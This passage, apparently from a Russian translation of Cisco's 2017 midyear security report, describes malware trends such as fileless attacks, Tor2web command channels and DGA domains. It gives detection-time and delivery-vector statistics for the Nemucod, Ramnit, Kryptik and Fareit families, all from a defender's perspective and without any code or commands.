Мы наблюдаем развитие такого типа вредоносных программ, заражающих системы по всему миру. Они построены на PowerShell или WMI для запуска вредоносного ПО только в памяти без записи каких-либо артефактов в файловую систему или реестр, только если злоумышленник не захочет внедрить постоянные механизмы.[16] Это затрудняет обнаружение вредоносного ПО. Это также усложняет компьютерную экспертизу и реагирование на инциденты.

Тенденция 5. Злоумышленники все больше полагаются на анонимную и децентрализованную инфраструктуру для обфускации управления и контроля

Исследователи угроз Cisco наблюдают увеличение использования «промежуточных сервисов» для облегчения доступа к вредоносным программам и службам управления и контроля, которые размещаются в сети Tor. Одним из примеров является Tor2web, прокси-служба, которая позволяет системам в Интернете получать доступ к размещенным в Tor ресурсам без необходимости установки локального клиентского приложения Tor.[17]

По сути, Tor2web упрощает злоумышленникам использование Tor без необходимости изменять свой вредоносный код или включать клиент Tor в свою вредоносную нагрузку. Поскольку злоумышленник может настроить прокси-сервер Tor2web в любом выбранном домене, его сложнее блокировать по мере развертывания.

16 Дополнительную информацию по теме см. в статье «Незащищенные каналы и непродуманные решения: история DNSMessenger», Эдмунд Брумагин (Edmund Brumaghin) и Колин Грэди (Colin Grady), блог Talos, 2 марта 2017 г.: blogs.cisco.com/security/talos/covert-channels-and-poor-decisions-the-tale-of-dnsmessenger.

17 Дополнительную информацию по теме см. в статье «Вперед, RAT, вперед! AthenaGo использовала Tor в Португалии», автор Эдмунд Брумагин (Edmund Brumaghin) при участии Анхель Виллегас (Angel Villegas), блог Talos, 8 февраля 2017 г.: blog.talosintelligence.com/2017/02/athena-go.html.

Аналитика угроз от Talos: в поисках атак и уязвимостей

Группа Cisco Talos (blog.talosintelligence.com) прикладывает большие усилия, чтобы сделать свой веб-сайт комплексным источником информации для исследований уязвимостей и тенденций в ландшафте угроз. Исследование уязвимостей, в частности, важно потому, что оно позволяет получить полную картину борьбы между злоумышленниками и специалистами службы информационной безопасности.

Обычно считается, что у злоумышленников есть преимущество, так как время на их стороне, тогда как специалисты службы информационной безопасности находятся в невыгодном положении: у них времени нет. Время на то, чтобы минимизировать ущерб, причиненный злоумышленниками, у специалистов службы информационной безопасности очень ограничено. Исследование уязвимостей позволяет специалистам службы информационной безопасности узнать о проблемах и уязвимостях, прежде чем злоумышленники смогут их использовать. Исследователи могут помочь устранить этот пробел путем выявления уязвимостей «нулевого дня» и работы с поставщиками программного обеспечения по разработке и распространению исправлений.

Отрасль информационной безопасности стала более искусной в работе с программами-вымогателями. Активность наборов экспройтов уменьшилась, что позволило исследователям Talos изучить другие угрозы. Если вкратце, то отрасль информационной безопасности стала более осведомленной о том, как работают программы-вымогатели, что помогает идентифицировать новые варианты вымогательства.

Другая ключевая тенденция, обсуждаемая в блоге Talos, — это то, что злоумышленники отходят от эксплойтов и все больше фокусируют внимание на угрозах, распространяемых через электронную почту. С тех пор как некогда доминирующий эксплойт Angler исчез в 2016 году, исследователи угроз наблюдают, появится ли какой-либо другой игрок, который станет лидером, или возникнут другие значительные тенденции (см. «Наборы эксплойтов: активность снизилась, но не исчезла», стр. 9). Вместе с этим исследователи наблюдают снижение угроз, связанных с программным обеспечением Flash или Java. По мере того как разработчики браузеров блокируют соответствующие плагины, злоумышленники с меньшей вероятностью используют их в качестве векторов атаки.

Ниже приведены последние публикации в блоге Talos об исследованиях конкретных угроз и о том, как злоумышленники вынуждены внедрять инновации, чтобы опережать специалистов службы информационной безопасности:

Третий игрок вступил в игру: встречайте WannaCry. Эта публикация представляет собой презентацию широко распространенного варианта программы-вымогателя WannaCry, а также предложения по защите сетей от этой угрозы.

MBRFilter: не прикасаться! В этой публикации исследователи Talos выпустили MBRFilter — дисковый фильтр, который предотвращает запись вредоносного ПО в сектор 0 на всех дисковых устройствах, подключенных к системе. Это тактика, в которой используются такие же варианты вымогательства, как в Petya: вредоносная программа пытается перезаписать основную загрузочную запись (MBR) зараженной системы и заменить загрузчик на вредоносный.

Sundown EK: лучше остерегаться. В этой публикации рассказывается об эксплойте Sundown. Связанная с ним кампания осуществлялась всего с нескольких IP-адресов, но исследователи Talos обнаружили более 80 000 вредоносных поддоменов, связанных с более чем 500 доменами, использующими различные учетные записи для регистрации. Это означает, что эксплойт может обойти традиционные решения черных списков.

Locky испытывает трудности без Necurs. Исследователи Talos указывают на снижение активности варианта программы-вымогателя Locky в результате временного отключения ботнета Necurs. Исследователи внимательно изучают ботнет Necurs: когда он запущен и работает, у него есть потенциал для распространения ошеломляющего количества спама, доставляющего Locky, а также вредоносное банковское ПО Dridex.

Вперед, RAT, вперед! AthenaGo использовала Tor в Португалии. В этой публикации исследователи Talos идентифицируют AthenaGo — вредоносную кампанию, распространяемую через вредоносные документы Word и нацеленные на жертв в Португалии. Особенность кампании, как объясняют исследователи, заключалась в том, что в AthenaGo использовался троян удаленного доступа (RAT) с возможностью загрузки и запуска дополнительных бинарных файлов на зараженных системах. Вредоносная программа была написана с использованием языка программирования Go, что встречается весьма редко. Кроме того, связь с центрами управления и контроля, используемая вредоносным ПО, зависит от прокси-серверов Tor2web, которые разработчики вредоносных программ используют для предотвращения обнаружения.

Незащищенные каналы и непродуманные решения: история DNSMessenger. Исследователи Talos предлагают свой анализ образца вредоносного ПО с использованием запросов и ответов на DNS-TXT-записи для создания двунаправленного канала управления и контроля — необычной и уклончивой тактики, используемой злоумышленниками для того, чтобы оставаться незамеченными во время работы в целевых средах.


Necurs диверсифицирует свой портфель. В этой публикации исследователи обсуждают новую деятельность гигантского ботнета Necurs, который диверсифицировал массовую рассылку своего спама для мошенничества с мелкими ценными бумагами (по схеме pump-and-dump).

«Обзор угроз: распространители вредоносного ПО Mighty Morphin. После того как ботнет Necurs вернулся после временного отсутствия, исследователи зафиксировали новый взрыв активности Locky: крупномасштабную спам-кампанию.

Время обнаружения: борьба между злоумышленниками и специалистами служб информационной безопасности обостряется

С ноября 2015 г. Cisco отслеживает медианное время обнаружения (TTD). С этого момента наметилась общая тенденция к снижению этого времени – примерно с 39 часов в начале нашего исследования до 3,5 часов в период с ноября 2016 г. по май 2017 г.

Рис. 19 Медианное время обнаружения по месяцам



Источник: исследования Cisco в области безопасности.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Увеличение медианного времени обнаружения приходится на период внедрения злоумышленниками новых угроз. Уменьшение времени происходит, когда специалисты служб информационной безопасности быстро идентифицируют известные угрозы. Начиная с лета 2016 г. продолжающаяся борьба между злоумышленниками и специалистами служб информационной безопасности была менее драматичной, и последние быстро отыгрывались после каждой попытки злоумышленников одержать верх.

Cisco определяет «время обнаружения» как промежуток времени между компрометацией и обнаружением угрозы. Мы определяем такой промежуток времени, используя телеметрические данные, которые поступают от продуктов обеспечения безопасности Cisco, разворачиваемых по всему миру. Используя наш глобальный мониторинг и модель непрерывного анализа, мы можем проводить измерения с момента, когда вредоносный код запускается на оконечном устройстве, до момента, когда он определен как угроза, для всего вредоносного кода, который не был классифицирован при его появлении.


Изменения в ландшафте угроз, особенно в течение последних шести месяцев, показывают, что киберпреступники испытывают все большее давление при разработке своих угроз, чтобы избежать обнаружения, и вынуждены разрабатывать новые методы.

На рис. 20 показано медианное время обнаружения 20 наиболее часто обнаруживаемых семейств вредоносных программ, которые исследователи наблюдали с ноября 2016 г. по апрель 2017 г. Многие семейства обнаруживаются в продуктах Cisco в среднем за 3,5 часа и представляют собой быстро и широко распространяемые угрозы. Старые и известные угрозы обычно обнаруживаются за меньшее среднее время.

Многие семейства вредоносных программ все еще обнаруживаются долго, даже если они известны сообществу специалистов служб информационной безопасности. Это связано с тем, что злоумышленники используют различные методы обфускации для того, чтобы их вредоносное ПО было активным и прибыльным. В следующем разделе мы рассмотрим, как четыре конкретных семейства вредоносных программ – Fareit (троян удаленного доступа или RAT), Kryptik (RAT), Nemucod (троянский загрузчик) и Ramnit (банковский троян) – используют конкретные стратегии для опережения действий специалистов служб информационной безопасности.

Их методы эффективны. Как показано на рис. 20, время обнаружения всех этих семейств было больше среднего значения в 3,5 часа, а для Kryptik даже намного больше. Даже Nemucod, который обнаруживают наиболее часто среди рассматриваемых основных семейств, обнаруживается дольше из-за своего быстрого развития.

Рис. 20 Медианное время обнаружения 20 ведущих семейств вредоносных программ



Источник: исследования Cisco в области безопасности.

Тенденции циклов смены способа развертывания: Nemucod, Ramnit, Kryptik и Fareit

Cisco внимательно следит за тем, как авторы вредоносных программ развивают типы доставки вредоносной нагрузки и скорость, с которой они генерируют новые файлы (чтобы противостоять методам обнаружения только на основе хэша), а также за возможностью и порядком использования алгоритмов генерации доменных имен (DGA), чтобы сохранять активность и эффективность своего вредоносного ПО во взломанных системах и у пользователей. Некоторые семейства вредоносных программ генерируют большое количество доменов DGA, которые слегка отличаются от доменного имени, чтобы скрыть свой трафик и избежать обнаружения (подробно о доменах DGA см. в разделе «Продление времени существования и наложение доменов DGA», стр. 33).


Мы анализируем данные веб-атак из разных источников Cisco, включая данные веб-прокси, усовершенствованные вредоносные программы для облака и оконечных устройств, а также сложные антивирусные системы. Данные нашего анализа позволяют нам измерять «цикл смены способа развертывания» (time to evolve, TTE) – время, которое требуется злоумышленникам, чтобы изменить способ доставки определенного вредоносного ПО и продолжительность времени между каждым изменением тактики.

Аналитические данные об уникальной схеме развития каждого семейства вредоносных программ и об использовании в них новых и старых инструментов и тактик для преодоления усилий специалистов служб информационной безопасности помогают нам совершенствовать методы и технологии безопасности с целью постоянного улучшения времени обнаружения (TTD) (дополнительно о TTD см. в разделе «Время обнаружения: борьба между злоумышленниками и специалистами службы информационной безопасности обостряется» на стр. 26).

С ноября 2016 г. по май 2017 г. мы сосредоточили наш анализ на четырех хорошо известных семействах вредоносных программ: Nemucod, Ramnit, Kryptik и Fareit. Мы наблюдали изменения в расширениях файлов, доставляющих вредоносное ПО, и в типах содержимого файла (или MIME) согласно системе пользователя. В каждом семействе мы изучали шаблоны доставки как через Интернет, так и по электронной почте.

На рис. 21 показано количество уникальных векторов, используемых каждым из четырех семейств вредоносных программ для веб-атак в течение периода наблюдения.

Рис. 21 Количество уникальных векторов, наблюдаемых в веб-событиях (в месяц)




Источник: исследования Cisco в области безопасности.

На рис. 22 показано количество уникальных векторов, используемых каждым из четырех семейств вредоносных программ для атак по электронной почте в течение периода наблюдения. Обратите внимание, что семейство вредоносных программ Ramnit было исключено из анализа, так как наши исследователи идентифицировали только несколько событий (блоков), связанных с файлами Ramnit.

Наш анализ цикла смены способа развертывания (TTE) включает в себя изучение возраста хэшей, которые использует семейство вредоносных программ (в месяц), во время блокировки. Это помогает нам определить, как часто и как быстро развивается вредоносное ПО, чтобы избежать обнаружения с помощью хэшей.

Ниже приведен обзор наших исследований, посвященных каждому из четырех семейств вредоносных программ.

Рис. 22 Количество уникальных векторов, наблюдаемых в событиях электронной почты (в месяц)



Распределение в процентном выражении


Анализ TTE: Kryptik

Вредоносное ПО Kryptik (также известное как GozNym) является результатом слияния продвинутого банковского трояна, исходный код которого стал известен благодаря утечке, и загрузчика.[18] Около трети (35%) веб-событий для семейства вредоносных программ Kryptik, наблюдаемых в нашем недавнем исследовании TTE, включали JavaScript, в то время как еще 26% использовали расширение файла .php. MIME-типы, которые мы идентифицировали, включали MS Word, поток октетов или HTML. Большинство событий электронной почты для трояна удаленного доступа Kryptik включали файлы .zip, .js или исполняемые файлы.

Мы также обнаружили, что в течение периода наблюдения семейство вредоносных программ Kryptik использовало хэши разного возраста (см. рис. 23).

Тенденция времени обнаружения Kryptik, показанная на рис. 23, иллюстрирует, что это вредоносное ПО трудно обнаружить, хотя отметим, что в последние месяцы продукты Cisco быстрее выявляют данную угрозу. К концу апреля 2017 г. наше медианное время обнаружения трояна удаленного доступа Kryptik было примерно в два раза больше нашего общего медианного времени обнаружения в 3,5 часа (подробнее о том, как мы вычисляем TTD, см. стр. 26). Однако эта цифра все-таки значительно ниже TTD в 21,5 часа — показателя, который был зафиксирован для Kryptik в ноябре 2016 г.

Рис. 23 Время обнаружения и возраст хэшей для семейства вредоносного ПО Kryptik по месяцам



Источник: исследования Cisco в области безопасности.

18 «Визуализация наиболее опасных угроз в 2016 году», Остин Макбрайд (Austin McBride) и Брэд Антониевич (Brad Antoniewicz), блог Cisco Umbrella, 8 февраля 2017 г.: umbrella.cisco.com/blog/blog/2017/02/08/visualizing-2016s-top-threats/.

Анализ TTE: Nemucod


Nemucod по-прежнему остается наиболее часто встречающимся семейством вредоносных программ в 2017 году. Вредоносная программа-загрузчик используется для распространения программ-вымогателей и других угроз, таких как backdoor-трояны, которые облегчают кражу учетных данных или мошенничество с кликами по рекламному объявлению (кликфрод). Некоторые варианты также служат механизмами для доставки нагрузки вредоносного ПО Nemucod.

То, каким образом развивается Nemucod, вероятно, является причиной его неослабевающего успеха. На рис. 24 показано, что Nemucod последовательно использует 15 или более комбинаций расширений и типов файлов. Например, 70% наблюдаемых нами веб-событий Nemucod включали JavaScript; соотношение событий составляло 16% на расширение .php и 9% на расширение .zip. Кроме того, события Nemucod, связанные с блокировками электронной почты, в основном имели расширения .zip, .wsf (файл сценария Windows) или .js.

На рис. 24 видно, что Nemucod использует в первую очередь хэши возрастом менее одного дня, чтобы опережать действия специалистов служб информационной безопасности.

В последние месяцы вредоносное ПО стало все чаще использовать более старые хэши. Это может свидетельствовать о том, что сообщество специалистов служб информационной безопасности применяет более эффективные меры при обнаружении новых экземпляров Nemucod, поэтому авторы вредоносных программ могут вернуться к более старым хэшам, которые доказали свою эффективность. Несмотря на это, как видно из рис. 24, время обнаружения Nemucod увеличилось в марте и апреле, что только подчеркивает ожесточенную борьбу между злоумышленниками и специалистами служб информационной безопасности. Независимо от того, связано ли это с тем, как злоумышленники циклически меняют хэши, с методами их доставки или другими методами обфускации, авторы Nemucod, по-видимому, разработали механизмы доставки, куда более сложные для обнаружения.

Рис. 24 Время обнаружения и возраст хэшей для семейства вредоносного ПО Nemucod по месяцам



Источник: исследования Cisco в области безопасности.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Анализ TTE: Ramnit


Ramnit первоначально появился в 2010 году как самовоспроизводящийся червь. Его разработчики позже добавили возможности кражи данных и другие улучшения, используя открытый исходный код от известного трояна Zeus. Сегодня Ramnit является одним из самых устойчивых среди известных банковских троянов.

В нашем последнем исследовании TTE мы обнаружили, что почти каждое веб-событие (99%), включающее вредоносное ПО Ramnit, имеет текстовый или MIME-тип HTML. Расширения файлов были разными, но в основном это HTML (41%).

Наши исследования также показывают, что успех Ramnit заключался в обходе средств защиты в течение нескольких месяцев в основном за счет хэшей возрастом 90 дней или старше (рис. 25).

Однако на рис. 25 также показано, что к апрелю операторы Ramnit использовали в основном новые хэши, причем более половины возрастом менее одного дня. Вероятно, это связано с успехами специалистов служб информационной безопасности при обнаружении экземпляров Ramnit, которые использовали старые хэши. Фактически наше медианное время обнаружения Ramnit снизилось с чуть более 21 часа в марте до примерно пяти часов к началу мая.

Рис. 25 Время обнаружения и возраст хэшей для семейства вредоносного ПО Ramnit по месяцам




Анализ TTD: Fareit

Fareit — еще одно известное и распространенное семейство вредоносных программ. Троян удаленного доступа Fareit крадет учетные данные и распространяет разные типы вредоносных программ. Согласно нашим исследованиям, почти все (95%) варианты вредоносных программ Fareit, участвующих в веб-атаках, использовали расширение файла .dll. 84% имели программу msdos или MIME-тип msdownload. Расширения файлов Fareit в электронной почте в основном связаны с документами Word или с ACE (архив сжатия), исполняемыми или .zip-файлами.

Ferret, как и вредоносное ПО Kryptik, часто меняет хэши, чтобы избежать обнаружения (рис. 26). Медианное время обнаружения Fareit значительно увеличилось в феврале и марте. За это время вредоносное ПО стало использовать немного больше новых, а также добавило несколько значительно более старых хэшей (90 дней или старше).

Рис. 26 Время обнаружения и возраст хэшей для семейства вредоносного ПО Fareit по месяцам



Источник: исследования Cisco в области безопасности.

Активность доменов: Nemucod и Ramnit

Исследователи угроз Cisco проанализировали активность доменов, связанную с двумя семействами вредоносных программ, в нашем последнем исследовании TTE: Nemucod и Ramnit. Цель этого эксперимента состояла в том, чтобы узнать больше о том, как эти конкретные семейства вредоносных программ используют домены для доставки своих вредоносных программ.

В течение периода наблюдения (с ноября 2016 г. по март 2017 г.) мы обнаружили, что Nemucod использует широкий спектр скомпрометированных веб-сайтов — больше, чем Ramnit.

Между тем Ramnit, по-видимому, использует сотни DGA доменов (подробно о доменах DGA и о том, почему их используют разработчики вредоносных программ, см. в разделе «Продление времени существования и наложение доменов DGA» на стр. 33).


Продление времени существования и наложение доменов DGA

Многие ведущие семейства вредоносных программ полагаются на алгоритмы генерации доменов (DGA), чтобы быстро генерировать псевдослучайные имена доменов и избежать обнаружения. Домены DGA обычно недолговечны, но иногда могут существовать месяцами, что делает эвристические блокировки более сложными.

Anomali, партнер Cisco и поставщик аналитических данных об угрозах, отслеживает продолжительность существования подозрительных доменов DGA, связанных с широким спектром различных семейств вредоносных программ. По словам исследователей угроз Anomali, большинство доменов DGA, наблюдавшихся около 5 лет назад, существовали 3 дня или меньше. С тех пор среднее время существования доменов DGA значительно увеличилось – в некоторых случаях примерно до 40 дней (см. рис. 27). Отдельные даже выходят за пределы этого значения.

Примечание. В выборке участвовало около 45 различных семейств вредоносных программ.

Рис. 27 Время существования DGA



Источник: Anomali.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Вероятная причина этой тенденции заключается в том, что злоумышленникам приходится разрабатывать угрозы быстрее, чтобы избежать блокировки и оставаться необнаруженными дольше в тех организациях, которые они уже скомпрометировали (подробнее об этой теме см. в разделе «Тенденции циклов смены способа развертывания: Nemucod, Ramnit, Kryptik и Fareit» на стр. 28). Авторы вредоносных программ должны работать достаточно быстро, чтобы избежать попадания в черные списки, но не так быстро, чтобы специалисты служб информационной безопасности получали преимущество, блокируя все новые домены.

